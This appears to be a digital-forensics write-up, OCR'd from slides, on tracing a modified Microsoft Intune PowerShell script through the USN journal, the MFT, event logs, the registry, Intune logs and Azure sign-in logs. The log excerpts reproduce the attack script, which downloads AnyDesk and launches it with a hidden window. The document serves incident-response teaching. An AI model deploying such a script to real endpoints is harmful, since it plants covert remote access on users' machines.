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


```
<![LOG[[PowerShell] Policy body = $url = "https://download.anydesk.com/AnyDesk.exe"
$outfile = "C:\Users\DennisLabossiere\Desktop\Test\a.exe"
Invoke-WebRequest -Uri $url -OutFile $outfile
Start-Process -FilePath "C:\Users\DennisLabossiere\Desktop\Test\a.exe" -WindowStyle Hidden, hash = OFKCQCQPtedVWDdZqhs/Qs1RABNFxMnbHQd9SQnWZ7A=]LOG]!><time="22:46:57.2491451" date="2-16-2024" component="IntuneManagementExtension"
context="" type="1" thread="17" file="">
```

Intune policy hash

Forensic analysis – $UsnJrnl/$J

- Provides the most insight into file creation, modification, and deletion events:
  - Able to record the PowerShell file and policy timeout, error, and output files

Date/Time (UTC)	Artifact	x	Description	Extra
2024-02-17 03:46:57.546	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.ps1	USN_REASON_FILE_CREATE
2024-02-17 03:46:58.577	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.timeout	USN_REASON_FILE_CREATE
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2024-02-17 03:47:01.046	Journal [USN]	x	[root]\Users\DennisLabossiere\Desktop\Test\a.exe	USN_REASON_FILE_CREATE
2024-02-17 03:47:04.843	Journal [USN]	x	[root]\Users\DennisLabossiere\Desktop\Test\a.exe	USN_REASON_CLOSE | USN_REASON_DATA_EXTEND | USN_REASON_FILE_CREATE
2024-02-17 03:47:54.203	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.output	USN_REASON_CLOSE | USN_REASON_FILE_DELETE
2024-02-17 03:47:54.203	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.error	USN_REASON_CLOSE | USN_REASON_FILE_DELETE
2024-02-17 03:47:54.203	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.ps1	USN_REASON_CLOSE | USN_REASON_FILE_DELETE
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2024-02-17 03:47:54.733	Journal [USN]	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk	USN_REASON_FILE_CREATE
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2024-02-17 03:48:04.077	Journal [USN]	x	[root]\Windows\Prefetch\A.EXE-DDD0EF4F.pf	USN_REASON_FILE_CREATE

Forensic analysis – $MFT

- Like the $J, the $MFT records file creation, modification, and access times:
  - Does not show the creation and/or deletion of the PowerShell file and policy timeout, error, and output files.
- Unlike the $J, the $MFT shows file sizes.

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2024-02-17 03:47:54.764	MFT	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk\user.conf	status: allocated; size: 7208

Forensic analysis – PowerShell event logs

- Indicates PowerShell is running
- May show the content of the script(s):
  - Depends on logging policy

Date/Time (UTC)	Artifact	x	Description	Extra
2024-02-17 03:46:58.991	EventLog	x	PowerShell console is starting up	40961/Microsoft-Windows-PowerShell/Operational/Microsoft-Windows-PowerS
2024-02-17 03:46:59.358	EventLog	x	Data.0: Registry; Data.1: Started; Data.2: ProviderName=RegistryNewProviderState=StartedSequenceNumber=1HostName=ConsoleHostHostVersion=5.1.19041.3996HostId=a38	600/Windows PowerShell/PowerShell
2024-02-17 03:46:59.390	EventLog	x	Data.0: Available; Data.1: None; Data.2: NewEngineState=AvailablePreviousEngineState=NoneSequenceNumber=13HostName=ConsoleHostHostVersion=5.1.19041.3996Hostl	400/Windows PowerShell/PowerShell
2024-02-17 03:47:53.890	EventLog	x	Data.0: Stopped; Data.1: Available; Data.2: NewEngineState=StoppedPreviousEngineState=AvailableSequenceNumber=15HostName=ConsoleHostHostVersion=5.1.19041.3996	403/Windows PowerShell/PowerShell

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Data.0: Registry; Data.1: Started; Data.2:          ProviderName=Registry
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=5.1.19041.3996
        HostId=a3896c87-293c-41dc-ae3c-7b24732d8e40
        HostApplication=C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoProfile -executionPolicy bypass -file C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\63375ffe-
f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.ps1
        EngineVersion=
        RunspaceId=
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=; Binary: null; ProviderName: Registry; NewProviderState: Started; SequenceNumber: 1; HostName: ConsoleHost; HostVersion: 5.1.19041.3996; HostId: a3896c87-293c-41dc-ae3c-7b24732d8e40; HostApplication: C:\Windows\SysWOW64
\WindowsPowerShell\v1.0\powershell.exe -NoProfile -executionPolicy bypass -file C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85...
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Forensic analysis – Registry – Test Intune script

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
DownloadCount	RegDword	1		☐	☐
Result	RegSz	Success	62-62-77-65	☐	☐
LastUpdatedTimeUtc	RegSz	2/9/2024 10:22:51 PM	3D-01	☐	☐
PolicyHash	RegSz	seVaTcpVD8fIpTlaqaa1Ux4ZP38HwvQIpNSl5tup9cc=	00-00	☐	☐
ResultDetails	RegSz	{"Version":1,"SigningCode":649,"EncryptionCode":633,"Signing...		☐	☐
InternalVersion	RegDword	1		☐	☐
ErrorCode	RegDword	0		☐	☐
TargetType	RegSz	User	3D-01	☐	☐
RunAsAccount	RegSz	User	00-00	☐	☐

HKLM\SOFTWARE\Microsoft\IntuneManagementExtension\Policies\63375ffe-f00f-46f5-89e7-6666c6b3863e\5fa26a93-5433-4e4e-aedf-f3ee6c7a1bc4

Type viewer | Binary viewer

Value name: ResultDetails

Value type: RegSz

Value:

{"Version":1,"SigningCode":649,"EncryptionCode":633,"SigningMsg":"(Success) AccountId:2e872dea-b8ab-4f06-8448-ded99e97e22d,PolicyId:5fa26a93-5433-4e4e-aedf-f3ee6c7a1bc4,Type:1,Enforce: Enforcement2.
OSVersion:10.0.19045,AgentVersion:1.75.102.0. ","EncryptMsg":"run in legacy mode","ExecutionMsg":"\r\n\r\n\n Directory: C:\\Users\\Dennis\\Desktop\r\n\r\n\r\nMode LastWriteTime Length Name
\n---- ---------- ------ ---- \r\nd----- 2/9/2024 5:22 PM Test \r\n\r\n\r\n\r\n\r\n"}

Forensic analysis – Registry – Modified Intune script

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
DownloadCount	RegDword	1			
Result	RegSz	Success	D8-98-B0-04		
LastUpdatedTimeUtc	RegSz	2/12/2024 5:46:54 AM	3D-01		
PolicyHash	RegSz	OFKCQCQPtedVWDdZqhs/QslRABNFxMnbHQd9SQnWZ7A=	38-33		
ResultDetails	RegSz	{"Version":1,"SigningCode":649,"EncryptionCode":633,"Signing...	6E-00-20-00-20-00-20-00-20-00-44-00-69-00-72-...		
InternalVersion	RegDword	3			
ErrorCode	RegDword	0			
TargetType	RegSz	Device	72-01-90-A4-72-01		
RunAsAccount	RegSz	User	43-39		

HKLM\SOFTWARE\Microsoft\IntuneManagementExtension\Policies\63375ffe-f00f-46f5-89e7-6666c6b3863e\ab85f253-8daf-4929-8e17-9e15ea418d87

Type viewer | Slack viewer | Binary viewer

Value name: ResultDetails

Value type: RegSz

Value:
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OSVersion:10.0.19045,AgentVersion:1.75.102.0. ","EncryptMsg":"run in legacy mode","ExecutionMsg":"\r\n"}

Forensic analysis – Intune-specific logs

`C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\`

- Contains a PowerShell script that is downloaded then executed from Intune:
  - This script is deleted after a successful push from Intune to the endpoint
  - *The PS1 file the $J recorded*

`C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\`

- Contains files that record the results of the script executions:
  - These files are also deleted after a successful execution of the PowerShell script (even if the script itself errors out)
  - *The.error,.output, and.timeout files the $J recorded*

`C:\ProgramData\Microsoft\IntuneManagementExtension\Logs\`


- Contains both the `AgentExecutor.log` and `IntuneManagementExtension.log` files:
  - Unclear* when either log file records the entire decoded script content and/or output

** Believed that AgentExecutor.log records the results of stdout, whereas IntuneManagementExtension.log records the contents of the PS1 file*

Forensic analysis – AgentExecutor.log

Below is a snippet from the `AgentExecutor.log` file. The times within the log are local system time.

Note: *The two GUIDs (Azure user `Object ID` and Intune `scriptID`)*



Forensic analysis – IntuneManagementExtension.log

A snippet from the `IntuneManagementExtension.log` file

***Note:** The two GUIDs (Azure user `Object ID` and Intune `scriptID`)*

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```
2283  <![LOG[PowerShell: Running mode = 0]LOG]!><time="17:22:49.7598487" date="2-9-2024" component="IntuneManagementExtension" context="" type="1" thread="7" file="">
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```

In this snippet, the `PolicyId` (aka *`scriptID`*), the `PolicyHash` (from the Registry), and the `PolicyBody` (plain text of the script contents) are logged.

```
{"AccountId":"2e872dea-b8ab-4f06-8448-ded99e97e22d","PolicyId":"ab85f253-8daf-4929-8e17-9e15ea418d87","PolicyType":1,"DocumentSchemaVersion":"1.0",
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\"C:\\Users\\DennisLabossiere\\Desktop\\Test\\a.exe\"\r\nInvoke-WebRequest -Uri $url -OutFile $outfile\r\nStart-Process -FilePath
\"C:\\Users\\DennisLabossiere\\Desktop\\Test\\a.exe\" -WindowStyle Hidden","EncryptedPolicyBody":null,"PolicyBodySize":null,"PolicyScriptParameters":null,
```


Forensic analysis – Azure logging


Microsoft Entra ID Sign-in Log

- Service Principal sign-ins detail application activity (Graph API):
  - The `Service principal ID` is the `Object ID` from the Enterprise Application pane.
  - The `Credential key ID` is the `Secret ID` from the Registered Application pane.
  - The `Resource service principal ID` tied back to `GraphAggregatorService` (aka Microsoft Graph).



Azure sign-in logs

Graph API JSON results




What happens to modified scripts?


If `User B` modifies a script created by `User A`, then the Intune audit log will log this activity. However, on the endpoint, it will still look as though `User A` executed the script:

